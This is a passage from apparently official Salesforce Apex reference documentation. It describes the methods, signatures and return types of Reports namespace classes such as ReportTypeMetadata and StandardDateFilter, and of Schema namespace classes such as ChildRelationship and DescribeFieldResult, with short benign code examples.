public Boolean getFilterable()
```

Return Value

Type: Boolean

getLabel()

Returns the localized display name of the field.

Syntax

```
public String getLabel()
```

Return Value

Type: String

getName()

Returns the unique API name of the field.

Syntax

```
public String getName()
```

Return Value

Type: String

ReportTypeColumnCategory Class

Contains category information for all fields in the report type.

Namespace

Reports

ReportTypeColumnCategory Methods

The following are methods for `ReportTypeColumnCategory`. All are instance methods.

IN THIS SECTION:

getColumns()

Returns information for all fields in the report type. The information is organized by each section's unique API name.

Syntax

```
public MAP<String,Reports.ReportTypeColumn> getColumns()
```

Return Value

Type: Map<String,Reports.ReportTypeColumn>

getLabel()

Returns the localized display name of a section in the report type under which fields are organized. For example, in an Accounts with Contacts custom report type, `Account General` is the display name of the section that contains fields on general account information.

Syntax

```
public String getLabel()
```

Return Value

Type: String

ReportTypeMetadata Class

Contains report type metadata, which gives you information about the fields that are available in each section of the report type, plus filter information for those fields.

Namespace

Reports

IN THIS SECTION:

ReportTypeMetadata Methods

ReportTypeMetadata Methods

The following are methods for `ReportTypeMetadata`. All are instance methods.

IN THIS SECTION:

getCategories()
Returns all fields in the report type. The fields are organized by section.

getDivisionInfo()
Returns the default division and a list of all possible divisions that can be applied to this type of report.

getScopeInfo()
Returns information about the scopes that can be applied to this type of report.

getStandardDateFilterDurationGroups()
Returns information about the standard date filter groupings that can be applied to this type of report. Standard date filter groupings include Calendar Year, Calendar Quarter, Calendar Month, Calendar Week, Fiscal Year, Fiscal Quarter, Day and a custom value based on a user-defined date range.

getStandardFilterInfos()
Returns information about standard date filters that can be applied to this type of report.

getCategories()

Returns all fields in the report type. The fields are organized by section.

Syntax

```
public LIST<Reports.ReportTypeColumnCategory> getCategories()
```

Return Value

Type: List<Reports.ReportTypeColumnCategory>

getDivisionInfo()

Returns the default division and a list of all possible divisions that can be applied to this type of report.

Signature

```
public Reports.ReportDivisionInfo getDivisionInfo()
```

Return Value

Type: Reports.ReportDivisionInfo

getScopeInfo()

Returns information about the scopes that can be applied to this type of report.

Signature

```
public Reports.ReportScopeInfo getScopeInfo()
```

Return Value

Type: Reports.ReportScopeInfo

getStandardDateFilterDurationGroups()

Returns information about the standard date filter groupings that can be applied to this type of report. Standard date filter groupings include Calendar Year, Calendar Quarter, Calendar Month, Calendar Week, Fiscal Year, Fiscal Quarter, Day and a custom value based on a user-defined date range.

Signature

```
public List<Reports.StandardDateFilterDurationGroup>
getStandardDateFilterDurationGroups()
```

Return Value

Type: List<Reports.StandardDateFilterDurationGroup>

getStandardFilterInfos()

Returns information about standard date filters that can be applied to this type of report.

Signature

```
public Map<String,Reports.StandardFilterInfo> getStandardFilterInfos()
```

Return Value

Type: Map<String,Reports.StandardFilterInfo>

SortColumn Class

Contains information about the sort column used in the report.

Namespace

Reports

IN THIS SECTION:

SortColumn Methods

The following are methods for `SortColumn`.

IN THIS SECTION:

getSortColumn()

Returns the column used to sort the records in the report.

Signature

```
public String getSortColumn()
```

Return Value

Type: String

getSortOrder()

Returns the the sort order— ascending or descending—for the sort column.

Signature

```
public Reports.ColumnSortOrder getSortOrder()
```

Return Value

Type: Reports.ColumnSortOrder

setSortColumn(sortColumn)

Sets the column used to sort the records in the report.

Signature

```
public void setSortColumn(String sortColumn)
```

Parameters

sortColumn
Type: String

Return Value

Type: void

setSortOrder(SortOrder)

Sets the sort order— ascending or descending—for the sort column.

Signature

```
public void setSortOrder(Reports.ColumnSortOrder sortOrder)
```

Parameters

sortOrder
Type: Reports.ColumnSortOrder

Return Value

Type: void

StandardDateFilter Class

Contains information about standard date filter available in the report—for example, the API name, start date, and end date of the standard date filter duration as well as the API name of the date field on which the filter is placed.

Namespace

Reports

IN THIS SECTION:

StandardDateFilter Methods

The following are methods for `StandardDateFilter`.

IN THIS SECTION:

getColumn()

Returns the API name of the standard date filter column.

Signature

```
public String getColumn()
```

Return Value

Type: String

getDurationValue()

Returns duration information about a standard date filter, such as start date, end date, and display name and API name of the date filter.

Signature

```
public String getDurationValue()
```

Return Value

Type: String

getEndDate()

Returns the end date of the standard date filter.

Signature

```
public String getEndDate()
```

Return Value

Type: String

getStartDate()

Returns the start date for the standard date filter.

Signature

```
public String getStartDate()
```

Return Value

Type: String

setColumn(standardDateFilterColumnName)

Sets the API name of the standard date filter column.

Signature

```
public void setColumn(String standardDateFilterColumnName)
```

Parameters

standardDateFilterColumnName
Type: String

Return Value

Type: void

setDurationValue(durationName)

Sets the API name of the standard date filter.

Signature

```
public void setDurationValue(String durationName)
```

Parameters

durationName
Type: String

Return Value

Type: void

setEndDate(endDate)

Sets the end date for the standard date filter.

Signature

```
public void setEndDate(String endDate)
```

Parameters

endDate
Type: String

Return Value

Type: void

setStartDate(startDate)

Sets the start date for the standard date filter.

Signature

```
public void setStartDate(String startDate)
```

Parameters

startDate
Type: String

Return Value

Type: void

StandardDateFilterDuration Class

Contains information about each standard date filter—also referred to as a relative date filter. It contains the API name and display label of the standard date filter duration as well as the start and end dates.

Namespace

Reports

IN THIS SECTION:

StandardDateFilterDuration Methods

The following are methods for `StandardDateFilterDuration`.

IN THIS SECTION:

getEndDate()

Returns the end date of the date filter.

Signature

```
public String getEndDate()
```

Return Value

Type: String

getLabel()

Returns the display name of the date filter. Possible values are relative date filters—like `Current FY` and `Current FQ`—and custom date filters.

Signature

```
public String getLabel()
```

Return Value

Type: String

getStartDate()

Returns the start date of the date filter.

Signature

```
public String getStartDate()
```

Return Value

Type: String

getValue()

Returns the API name of the date filter. Possible values are relative date filters—like `THIS_FISCAL_YEAR` and `NEXT_FISCAL_QUARTER`—and custom date filters.

Signature

```
public String getValue()
```

Return Value

Type: String

StandardDateFilterDurationGroup Class

Contains information about the standard date filter groupings, such as the grouping display label and all standard date filters that fall under the grouping. Groupings include `Calendar Year`, `Calendar Quarter`, `Calendar Month`, `Calendar Week`, `Fiscal Year`, `Fiscal Quarter`, `Day`, and custom values based on user-defined date ranges.

Namespace

Reports

IN THIS SECTION:

StandardDateFilterDurationGroup Methods

StandardDateFilterDurationGroup Methods

The following are methods for `StandardDateFilterDurationGroup`.

IN THIS SECTION:

getLabel()
Returns the display label for the standard date filter grouping.

getStandardDateFilterDurations()
Returns the standard date filter groupings.

getLabel()

Returns the display label for the standard date filter grouping.

Signature

```
public String getLabel()
```

Return Value

Type: String

getStandardDateFilterDurations()

Returns the standard date filter groupings.

Signature

```
public List<Reports.StandardDateFilterDuration> getStandardDateFilterDurations()
```

Return Value

Type: List<Reports.StandardDateFilterDuration>

For example, a standard filter date grouping might look like this:

```
Reports.StandardDateFilterDuration[endDate=2015-12-31, label=Current FY,
startDate=2015-01-01, value=THIS_FISCAL_YEAR],
Reports.StandardDateFilterDuration[endDate=2014-12-31, label=Previous FY,
startDate=2014-01-01, value=LAST_FISCAL_YEAR],
Reports.StandardDateFilterDuration[endDate=2014-12-31, label=Previous 2 FY,
startDate=2013-01-01, value=LAST_N_FISCAL_YEARS:2]
```

StandardFilter Class

Contains information about the standard filter defined in the report, such as the filter field API name and filter value.

Namespace

Reports

Usage

Use to get or set standard filters on a report. Standard filters vary by report type. For example, standard filters for reports on the Opportunity object are Show, Opportunity Status, and Probability.

IN THIS SECTION:

StandardFilter Methods

The following are methods for `StandardFilter`.

IN THIS SECTION:

getName()

Return the API name of the standard filter.

Signature

```
public String getName()
```

Return Value

Type: String

getValue()

Returns the standard filter value.

Signature

```
public String getValue()
```

Return Value

Type: String

setName(name)

Sets the API name of the standard filter.

Signature

```
public void setName(String name)
```

Parameters

name
Type: String

Return Value

Type: void

setValue(value)

Sets the standard filter value.

Signature

```
public void setValue(String value)
```

Parameters

value
Type: String

Return Value

Type: void

StandardFilterInfo Class

Is an abstract base class for an object that provides standard filter information.

Namespace

Reports

IN THIS SECTION:

StandardFilterInfo Methods

The following are methods for `StandardFilterInfo`.

IN THIS SECTION:

getLabel()

Returns the display label of the standard filter.

Signature

```
public String getLabel()
```

Return Value

Type: String

getType()

Returns the type of standard filter.

Signature

```
public Reports.StandardFilterType getType()
```

Return Value

Type: Reports.StandardFilterType

StandardFilterInfoPicklist Class

Contains information about the standard filter picklist, such as the display name and type of the filter field, the default picklist value, and a list of all possible picklist values.

Namespace

Reports

IN THIS SECTION:

StandardFilterInfoPicklist Methods

The following are methods for `StandardFilterInfoPicklist`.

IN THIS SECTION:

getDefaultValue()

Returns the default value for the standard filter picklist.

Signature

```
public String getDefaultValue()
```

Return Value

Type: String

getFilterValues()

Returns a list of standard filter picklist values.

Signature

```
public List<Reports.FilterValue> getFilterValues()
```

Return Value

Type: List<Reports.FilterValue>

StandardFilterType Enum

The `StandardFilterType` enum describes the type of standard filters in a report. The `getType()` method returns a `Reports.StandardFilterType` enum value.

Namespace

Reports

Enum Values

The following are the values of the `Reports.StandardFilterType` enum.

Value	Description
`PICKLIST`	Values for standard filter type.

SummaryValue Class

Contains summary data for a cell of the report.

Namespace

Reports

SummaryValue Methods

The following are methods for `SummaryValue`. All are instance methods.

IN THIS SECTION:

getLabel()

Returns the formatted summary data for a specified cell.

Syntax

```
public String getLabel()
```

Return Value

Type: String

getValue()

Returns the numeric value of the summary data for a specified cell.

Syntax

```
public Object getValue()
```

Return Value

Type: Object

ThresholdInformation Class

Contains a list of evaluated conditions for a report notification.

Namespace

Reports

IN THIS SECTION:

ThresholdInformation Constructors

The following are constructors for `ThresholdInformation`.

IN THIS SECTION:

ThresholdInformation(evaluatedConditions)
Creates a new instance of the `Reports.EvaluatedCondition` class.

`ThresholdInformation(evaluatedConditions)`

Creates a new instance of the `Reports.EvaluatedCondition` class.

Signature

```
public ThresholdInformation(List<Reports.EvaluatedCondition> evaluatedConditions)
```

Parameters

`evaluatedConditions`
Type: List<Reports.EvaluatedCondition>

A list of `Reports.EvaluatedCondition` objects.

ThresholdInformation Methods

The following are methods for `ThresholdInformation`.

IN THIS SECTION:

getEvaluatedConditions()
Returns a list of evaluated conditions for a report notification.

`getEvaluatedConditions()`

Returns a list of evaluated conditions for a report notification.

Signature

```
public List<Reports.EvaluatedCondition> getEvaluatedConditions()
```

Return Value

Type: List<Reports.EvaluatedCondition>

Reports Exceptions

The `Reports` namespace contains exception classes.

All exception classes support built-in methods for returning the error message and exception type. See Exception Class and Built-In Exceptions on page 1761.

The `Reports` namespace contains these exceptions:

Exception	Description	Methods
`Reports.FeatureNotSupportedException`	Invalid report format	
`Reports.InstanceAccessException`	Unable to access report instance	
`Reports.InvalidFilterException`	Filter validation error	`List<String> getFilterErrors()` returns a list of filter errors
`Reports.InvalidReportMetadataException`	Missing metadata for filters	`List<String> getReportMetadataErrors()` returns a list of metadata errors
`Reports.InvalidSnapshotDateException`	Invalid historical report format	`List<String> getSnapshotDateErrors()` returns a list of snapshot date errors
`Reports.MetadataException`	No selected report columns	
`Reports.ReportRunException`	Error running report	
`Reports.UnsupportedOperationException`	Missing permissions for running reports	

Schema Namespace

The `Schema` namespace provides classes and methods for schema metadata information.

The following are the classes in the `Schema` namespace.

IN THIS SECTION:

ChildRelationship Class
Contains methods for accessing the child relationship as well as the child sObject for a parent sObject.

DataCategory Class
Represents the categories within a category group.

DataCategoryGroupSobjectTypePair Class
Specifies a category group and an associated object.

DescribeColorResult Class
Contains color metadata information for a tab.

DescribeDataCategoryGroupResult Class
Contains the list of the category groups associated with KnowledgeArticleVersion and Question.

DescribeDataCategoryGroupStructureResult Class
Contains the category groups and categories associated with KnowledgeArticleVersion and Question.

DescribeFieldResult Class
Contains methods for describing sObject fields.

DescribeIconResult Class

Contains icon metadata information for a tab.

DescribeSObjectResult Class

Contains methods for describing sObjects.

DescribeTabResult Class

Contains tab metadata information for a tab in a standard or custom app available in the Salesforce user interface.

DescribeTabSetResult Class

Contains metadata information about a standard or custom app available in the Salesforce user interface.

DisplayType Enum

A `Schema.DisplayType` enum value is returned by the field describe result's `getType` method.

FieldSet Class

Contains methods for discovering and retrieving the details of field sets created on sObjects.

FieldSetMember Class

Contains methods for accessing the metadata for field set member fields.

PicklistEntry Class

Represents a picklist entry.

RecordTypeInfo Class

Contains methods for accessing record type information for an sObject with associated record types.

SOAPType Enum

A `Schema.SOAPType` enum value is returned by the field describe result `getSoapType` method.

SObjectField Class

A `Schema.sObjectField` object is returned from the field describe result using the `getControler` and `getSObjectField` methods.

SObjectType Class

A `Schema.sObjectType` object is returned from the field describe result using the `getReferenceTo` method, or from the sObject describe result using the `getSObjectType` method.

ChildRelationship Class

Contains methods for accessing the child relationship as well as the child sObject for a parent sObject.

Namespace

Schema

Example

A ChildRelationship object is returned from the sObject describe result using the `getChildRelationship` method. For example:

```
Schema.DescribeSObjectResult R = Account.SObjectType.getDescribe();
List<Schema.ChildRelationship> C = R.getChildRelationships();
```

ChildRelationship Methods

The following are methods for `ChildRelationship`. All are instance methods.

IN THIS SECTION:

`getChildSObject()`

Returns the token of the child sObject on which there is a foreign key back to the parent sObject.

Signature

```
public Schema.SObjectType getChildSObject()
```

Return Value

Type: Schema.SObjectType

`getField()`

Returns the token of the field that has a foreign key back to the parent sObject.

Signature

```
public Schema.SObjectField getField()
```

Return Value

Type: Schema.SObjectField

`getRelationshipName()`

Returns the name of the relationship.

Signature

```
public String getRelationshipName()
```

Return Value

Type: String

`isCascadeDelete()`

Returns `true` if the child object is deleted when the parent object is deleted, `false` otherwise.

Signature

```
public Boolean isCascadeDelete()
```

Return Value

Type: Boolean

`isDeprecatedAndHidden()`

Reserved for future use.

Signature

```
public Boolean isDeprecatedAndHidden()
```

Return Value

Type: Boolean

`isRestrictedDelete()`

Returns `true` if the parent object can't be deleted because it is referenced by a child object, `false` otherwise.

Signature

```
public Boolean isRestrictedDelete()
```

Return Value

Type: Boolean

DataCategory Class

Represents the categories within a category group.

Namespace

Schema

Usage

The `Schema.DataCategory` object is returned by the `getTopCategories` method.

DataCategory Methods

The following are methods for `DataCategory`. All are instance methods.

IN THIS SECTION:

`getChildCategories()`

Returns a recursive object that contains the visible sub categories in the data category.

Signature

```
public Schema.DataCategory getChildCategories()
```

Return Value

Type: List<Schema.DataCategory>

`getLabel()`

Returns the label for the data category used in the Salesforce user interface.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getName()`

Returns the unique name used by the API to access to the data category.

Signature

```
public String getName()
```

Return Value

Type: String

DataCategoryGroupSobjectTypePair Class

Specifies a category group and an associated object.

Namespace

Schema

Usage

Schema.DataCategoryGroupSobjectTypePair is used by the `describeDataCategory GroupStructures` method to return the categories available to this object.

IN THIS SECTION:

DataCategoryGroupSobjectTypePair Constructors

The following are constructors for `DataCategoryGroupSobjectTypePair`.

IN THIS SECTION:

`DataCategoryGroupSobjectTypePair()`

Creates a new instance of the `Schema.DataCategoryGroupSobjectTypePair` class.

Signature

```
public DataCategoryGroupSobjectTypePair()
```

DataCategoryGroupSobjectTypePair Methods

The following are methods for `DataCategoryGroupSobjectTypePair`. All are instance methods.

IN THIS SECTION:

setDataCategoryGroupName(name)
Specifies the unique name used by the API to access the data category group.

setSobject(sObjectName)
Sets the sObject associated with the data category group.

`getDataCategoryGroupName()`

Returns the unique name used by the API to access the data category group.

Signature

```
public String getDataCategoryGroupName()
```

Return Value

Type: String

`getSobject()`

Returns the object name associated with the data category group.

Signature

```
public String getSobject()
```

Return Value

Type: String

`setDataCategoryGroupName(name)`

Specifies the unique name used by the API to access the data category group.

Signature

```
public String setDataCategoryGroupName(String name)
```

Parameters

name
Type: String

Return Value

Type: Void

`setSobject(sObjectName)`

Sets the sObject associated with the data category group.

Signature

```
public Void setSobject(String sObjectName)
```

Parameters

sObjectName
Type: String

The *sObjectName* is the object name associated with the data category group. Valid values are:

- `KnowledgeArticleVersion`—for article types.
- `Question`—for questions from Answers.

Return Value

Type: Void

DescribeColorResult Class

Contains color metadata information for a tab.

Namespace

Schema

Usage

The `getColors` method of the `Schema.DescribeTabResult` class returns a list of `Schema.DescribeColorResult` objects that describe colors used in a tab.

The methods in the `Schema.DescribeColorResult` class can be called using their property counterparts. For each method starting with `get`, you can omit the `get` prefix and the ending parentheses `()` to call the property counterpart. For example, `colorResultObj.color` is equivalent to `colorResultObj.getColor()`.

Example

This sample shows how to get the color information in the Sales app for the first tab's first color.

```
// Get tab set describes for each app
List<Schema.DescribeTabSetResult> tabSetDesc = Schema.DescribeTabs();

// Iterate through each tab set describe for each app and display the info
for(Schema.DescribeTabSetResult tsr : tabSetDesc) {
    // Display tab info for the Sales app
    if (tsr.getLabel() == 'Sales') {
        // Get color information for the first tab
        List<Schema.DescribeColorResult> colorDesc = tsr.getTabs()[0].getColors();
        // Display the icon color, theme, and context of the first color returned
        System.debug('Color: ' + colorDesc[0].getColor());
        System.debug('Theme: ' + colorDesc[0].getTheme());
        System.debug('Context: ' + colorDesc[0].getContext());
    }
```

```
}

// Example debug statement output
// DEBUG|Color: 1797C0
// DEBUG|Theme: theme4
// DEBUG|Context: primary
```

DescribeColorResult Methods

The following are methods for `DescribeColorResult`. All are instance methods.

IN THIS SECTION:

`getColor()`

Returns the Web RGB color code, such as `00FF00`.

Signature

```
public String getColor()
```

Return Value

Type: String

`getContext()`

Returns the color context. The context determines whether the color is the main color for the tab or not.

Signature

```
public String getContext()
```

Return Value

Type: String

`getTheme()`

Returns the color theme.

Signature

```
public String getTheme()
```

Return Value

Type: String

Possible theme values include `theme3`, `theme4`, and `custom`.

- `theme3` is the Salesforce theme introduced during Spring '10.
- `theme4` is the Salesforce theme introduced in Winter '14 for the mobile touchscreen version of Salesforce.
- `custom` is the theme name associated with a custom icon.

DescribeDataCategoryGroupResult Class

Contains the list of the category groups associated with KnowledgeArticleVersion and Question.

Namespace

Schema

Usage

The `describeDataCategoryGroups` method returns a `Schema.DescribeDataCategoryGroupResult` object containing the list of the category groups associated with the specified object.

For additional information and code examples using `describeDataCategoryGroups`, see Accessing All Data Categories Associated with an sObject.

Example

The following is an example of how to instantiate a data category group describe result object:

```
List <String> objType = new List<String>();
objType.add('KnowledgeArticleVersion');
objType.add('Question');

List<Schema.DescribeDataCategoryGroupResult> describeCategoryResult =
   Schema.describeDataCategoryGroups(objType);
```

DescribeDataCategoryGroupResult Methods

The following are methods for `DescribeDataCategoryGroupResult`. All are instance methods.

IN THIS SECTION:

getCategoryCount()

Returns the number of visible data categories in the data category group.

getDescription()

Returns the description of the data category group.

getLabel()
Returns the label for the data category group used in the Salesforce user interface.

getName()
Returns the unique name used by the API to access to the data category group.

getSobject()
Returns the object name associated with the data category group.

getCategoryCount()

Returns the number of visible data categories in the data category group.

Signature

```
public Integer getCategoryCount()
```

Return Value

Type: Integer

getDescription()

Returns the description of the data category group.

Signature

```
public String getDescription()
```

Return Value

Type: String

getLabel()

Returns the label for the data category group used in the Salesforce user interface.

Signature

```
public String getLabel()
```

Return Value

Type: String

getName()

Returns the unique name used by the API to access to the data category group.

Signature

```
public String getName()
```

Return Value

Type: String

`getSobject()`

Returns the object name associated with the data category group.

Signature

```
public String getSobject()
```

Return Value

Type: String

DescribeDataCategoryGroupStructureResult Class

Contains the category groups and categories associated with KnowledgeArticleVersion and Question.

Namespace

Schema

Usage

The `describeDataCategoryGroupStructures` method returns a list of `Schema.DescribeDataCategoryGroupStructureResult` objects containing the category groups and categories associated with the specified object.

For additional information and code examples, see Accessing All Data Categories Associated with an sObject.

Example

The following is an example of how to instantiate a data category group structure describe result object:

```
List <DataCategoryGroupSobjectTypePair> pairs =
      new List<DataCategoryGroupSobjectTypePair>();

DataCategoryGroupSobjectTypePair pair1 =
      new DataCategoryGroupSobjectTypePair();
pair1.setSobject('KnowledgeArticleVersion');
pair1.setDataCategoryGroupName('Regions');

DataCategoryGroupSobjectTypePair pair2 =
      new DataCategoryGroupSobjectTypePair();
pair2.setSobject('Questions');
pair2.setDataCategoryGroupName('Regions');

pairs.add(pair1);
pairs.add(pair2);
```

```
List<Schema.DescribeDataCategoryGroupStructureResult>results =
      Schema.describeDataCategoryGroupStructures(pairs, true);
```

DescribeDataCategoryGroupStructureResult Methods

The following are methods for `DescribeDataCategoryGroupStructureResult`. All are instance methods.

IN THIS SECTION:

`getDescription()`

Returns the description of the data category group.

Signature

```
public String getDescription()
```

Return Value

Type: String

`getLabel()`

Returns the label for the data category group used in the Salesforce user interface.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getName()`

Returns the unique name used by the API to access to the data category group.

Signature

```
public String getName()
```

Return Value

Type: String

`getSobject()`

Returns the name of object associated with the data category group.

Signature

```
public String getSobject()
```

Return Value

Type: String

`getTopCategories()`

Returns a `Schema.DataCategory` object, that contains the top categories visible depending on the user's data category group visibility settings.

Signature

```
public List<Schema.DataCategory> getTopCategories()
```

Return Value

Type: List<Schema.DataCategory>

Usage

For more information on data category group visibility, see "About Category Group Visibility" in the Salesforce online help.

DescribeFieldResult Class

Contains methods for describing sObject fields.

Namespace

Schema

Example

The following is an example of how to instantiate a field describe result object:

```
Schema.DescribeFieldResult dfr = Account.Description.getDescribe();
```

DescribeFieldResult Methods

The following are methods for `DescribeFieldResult`. All are instance methods.

IN THIS SECTION:

getRelationshipOrder()

Returns 1 if the field is a child, 0 otherwise.

getScale()

For fields of type Double, returns the number of digits to the right of the decimal point. Any extra digits to the right of the decimal point are truncated.

getSOAPType()

Returns one of the SoapType enum values, depending on the type of field.

getSObjectField()

Returns the token for this field.

getType()

Returns one of the DisplayType enum values, depending on the type of field.

isAccessible()

Returns `true` if the current user can see this field, `false` otherwise.

isAutoNumber()

Returns `true` if the field is an Auto Number field, `false` otherwise.

isCalculated()

Returns `true` if the field is a custom formula field, `false` otherwise. Note that custom formula fields are always read-only.

isCascadeDelete()

Returns `true` if the child object is deleted when the parent object is deleted, `false` otherwise.

isCaseSensitive()

Returns `true` if the field is case sensitive, `false` otherwise.

isCreateable()

Returns `true` if the field can be created by the current user, `false` otherwise.

isCustom()

Returns `true` if the field is a custom field, `false` if it is a standard field, such as `Name`.

isDefaultedOnCreate()

Returns `true` if the field receives a default value when created, `false` otherwise.

isDependentPicklist()

Returns `true` if the picklist is a dependent picklist, `false` otherwise.

isDeprecatedAndHidden()

Reserved for future use.

isExternalID()

Returns `true` if the field is used as an external ID, `false` otherwise.

isFilterable()

Returns `true` if the field can be used as part of the filter criteria of a `WHERE` statement, `false` otherwise.

isGroupable()

Returns `true` if the field can be included in the `GROUP BY` clause of a SOQL query, `false` otherwise. This method is only available for Apex classes and triggers saved using API version 18.0 and higher.

isHtmlFormatted()

Returns `true` if the field has been formatted for HTML and should be encoded for display in HTML, `false` otherwise. One example of a field that returns `true` for this method is a hyperlink custom formula field. Another example is a custom formula field that has an `IMAGE` text function.

isIdLookup()

Returns `true` if the field can be used to specify a record in an `upsert` method, `false` otherwise.

isNameField()

Returns `true` if the field is a name field, `false` otherwise.

isNamePointing()

Returns `true` if the field can have multiple types of objects as parents. For example, a task can have both the `Contact/Lead ID` (`WhoId`) field and the `Opportunity/Account ID` (`WhatId`) field return `true` for this method. because either of those objects can be the parent of a particular task record. This method returns `false` otherwise.

isNillable()

Returns `true` if the field is nillable, `false` otherwise. A nillable field can have empty content. A non-nillable field must have a value for the object to be created or saved.

isPermissionable()

Returns `true` if field permissions can be specified for the field, `false` otherwise.

isRestrictedDelete()

Returns `true` if the parent object can't be deleted because it is referenced by a child object, `false` otherwise.

isRestrictedPicklist()

Returns `true` if the field is a restricted picklist, `false` otherwise

isSortable()

Returns `true` if a query can sort on the field, `false` otherwise

isUnique()

Returns `true` if the value for the field must be unique, `false` otherwise

isUpdateable()

Returns `true` if the field can be edited by the current user, or child records in a master-detail relationship field on a custom object can be reparented to different parent records; `false` otherwise.

isWriteRequiresMasterRead()

Returns `true` if writing to the detail object requires read sharing instead of read/write sharing of the parent.

`getByteLength()`

For variable-length fields (including binary fields), returns the maximum size of the field, in bytes.

Signature

```
public Integer getByteLength()
```

Return Value

Type: Integer

`getCalculatedFormula()`

Returns the formula specified for this field.

Signature

```
public String getCalculatedFormula()
```

Return Value

Type: String

`getController()`

Returns the token of the controlling field.

Signature

```
public Schema.sObjectField getController()
```

Return Value

Type: Schema.SObjectField

`getDefaultValue()`

Returns the default value for this field.

Signature

```
public Object getDefaultValue()
```

Return Value

Type: Object

`getDefaultValueFormula()`

Returns the default value specified for this field if a formula is not used.

Signature

```
public String getDefaultValueFormula()
```

Return Value

Type: String

`getDigits()`

Returns the maximum number of digits specified for the field. This method is only valid with Integer fields.

Signature

```
public Integer getDigits()
```

Return Value

Type: Integer

getInlineHelpText()

Returns the content of the field-level help.

Signature

```
public String getInlineHelpText()
```

Return Value

Type: String

Usage

For more information, see "Defining Field-Level Help" in the Salesforce online help.

getLabel()

Returns the text label that is displayed next to the field in the Salesforce user interface. This label can be localized.

Signature

```
public String getLabel()
```

Return Value

Type: String

Usage

Note: For the Type field on standard objects, `getLabel` returns a label different from the default label. It returns a label of the form *`Object` `Type`*, where *Object* is the standard object label. For example, for the Type field on Account, `getLabel` returns `Account Type` instead of the default label `Type`. If the Type label is renamed, `getLabel` returns the new label. You can check or change the labels of all standard object fields by choosing **Customize** > **Tab Names and Labels** > **Rename Tabs and Labels**.

getLength()

For string fields, returns the maximum size of the field in Unicode characters (not bytes).

Signature

```
public Integer getLength()
```

Return Value

Type: Integer

`getLocalName()`

Returns the name of the field, similar to the `getName` method. However, if the field is part of the current namespace, the namespace portion of the name is omitted.

Signature

```
public String getLocalName()
```

Return Value

Type: String

`getName()`

Returns the field name used in Apex.

Signature

```
public String getName()
```

Return Value

Type: String

`getPicklistValues()`

Returns a list of PicklistEntry objects. A runtime error is returned if the field is not a picklist.

Signature

```
public List<Schema.PicklistEntry> getPicklistValues()
```

Return Value

Type: List<Schema.PicklistEntry>

`getPrecision()`

For fields of type Double, returns the maximum number of digits that can be stored, including all numbers to the left and to the right of the decimal point (but excluding the decimal point character).

Signature

```
public Integer getPrecision()
```

Return Value

Type: Integer

`getReferenceTargetField()`

Returns the name of the custom field on the parent standard or custom object whose values are matched against the values of the child external object's indirect lookup relationship field. The match is done to determine which records are related to each other.

Signature

```
public String getReferenceTargetField()
```

Return Value

Type: String

Usage

For information about indirect lookup relationships, see "Indirect Lookup Relationship Fields on External Objects" in the Salesforce Help.

`getReferenceTo()`

Returns a list of Schema.sObjectType objects for the parent objects of this field. If the `isNamePointing` method returns `true`, there is more than one entry in the list, otherwise there is only one.

Signature

```
public List <Schema.sObjectType> getReferenceTo()
```

Return Value

Type: List<Schema.sObjectType>

`getRelationshipName()`

Returns the name of the relationship.

Signature

```
public String getRelationshipName()
```

Return Value

Type: String

Usage

For more information about relationships and relationship names, see Understanding Relationship Names in the *Force.com SOQL and SOSL Reference*.

`getRelationshipOrder()`

Returns 1 if the field is a child, 0 otherwise.

Signature

```
public Integer getRelationshipOrder()
```

Return Value

Type: Integer

Usage

For more information about relationships and relationship names, see Understanding Relationship Names in the *Force.com SOQL and SOSL Reference*.

`getScale()`

For fields of type Double, returns the number of digits to the right of the decimal point. Any extra digits to the right of the decimal point are truncated.

Signature

```
public Integer getScale()
```

Return Value

Type: Integer

Usage

This method returns a fault response if the number has too many digits to the left of the decimal point.

`getSOAPType()`

Returns one of the SoapType enum values, depending on the type of field.

Signature

```
public Schema.SOAPType getSOAPType()
```

Return Value

Type: Schema.SOAPType

`getSObjectField()`

Returns the token for this field.

Signature

```
public Schema.sObjectField getSObjectField()
```

Return Value

Type: Schema.SObjectField

`getType()`

Returns one of the DisplayType enum values, depending on the type of field.

Signature

```
public Schema.DisplayType getType()
```

Return Value

Type: Schema.DisplayType

`isAccessible()`

Returns `true` if the current user can see this field, `false` otherwise.

Signature

```
public Boolean isAccessible()
```

Return Value

Type: Boolean

`isAutoNumber()`

Returns `true` if the field is an Auto Number field, `false` otherwise.

Signature

```
public Boolean isAutoNumber()
```

Return Value

Type: Boolean

Usage

Analogous to a SQL IDENTITY type, Auto Number fields are read-only, non-createable text fields with a maximum length of 30 characters. Auto Number fields are used to provide a unique ID that is independent of the internal object ID (such as a purchase order number or invoice number). Auto Number fields are configured entirely in the Salesforce user interface.

isCalculated()

Returns `true` if the field is a custom formula field, `false` otherwise. Note that custom formula fields are always read-only.

Signature

```
public Boolean isCalculated()
```

Return Value

Type: Boolean

isCascadeDelete()

Returns `true` if the child object is deleted when the parent object is deleted, `false` otherwise.

Signature

```
public Boolean isCascadeDelete()
```

Return Value

Type: Boolean

isCaseSensitive()

Returns `true` if the field is case sensitive, `false` otherwise.

Signature

```
public Boolean isCaseSensitive()
```

Return Value

Type: Boolean

isCreateable()

Returns `true` if the field can be created by the current user, `false` otherwise.

Signature

```
public Boolean isCreateable()
```

Return Value

Type: Boolean

isCustom()

Returns `true` if the field is a custom field, `false` if it is a standard field, such as `Name`.

Signature

```
public Boolean isCustom()
```

Return Value

Type: Boolean

isDefaultedOnCreate()

Returns `true` if the field receives a default value when created, `false` otherwise.

Signature

```
public Boolean isDefaultedOnCreate()
```

Return Value

Type: Boolean

Usage

If this method returns `true`, Salesforce implicitly assigns a value for this field when the object is created, even if a value for this field is not passed in on the create call. For example, in the Opportunity object, the Probability field has this attribute because its value is derived from the Stage field. Similarly, the Owner has this attribute on most objects because its value is derived from the current user (if the Owner field is not specified).

isDependentPicklist()

Returns `true` if the picklist is a dependent picklist, `false` otherwise.

Signature

```
public Boolean isDependentPicklist()
```

Return Value

Type: Boolean

isDeprecatedAndHidden()

Reserved for future use.

Signature

```
public Boolean isDeprecatedAndHidden()
```

Return Value

Type: Boolean

isExternalID()

Returns `true` if the field is used as an external ID, `false` otherwise.

Signature

```
public Boolean isExternalID()
```

Return Value

Type: Boolean

isFilterable()

Returns `true` if the field can be used as part of the filter criteria of a `WHERE` statement, `false` otherwise.

Signature

```
public Boolean isFilterable()
```

Return Value

Type: Boolean

isGroupable()

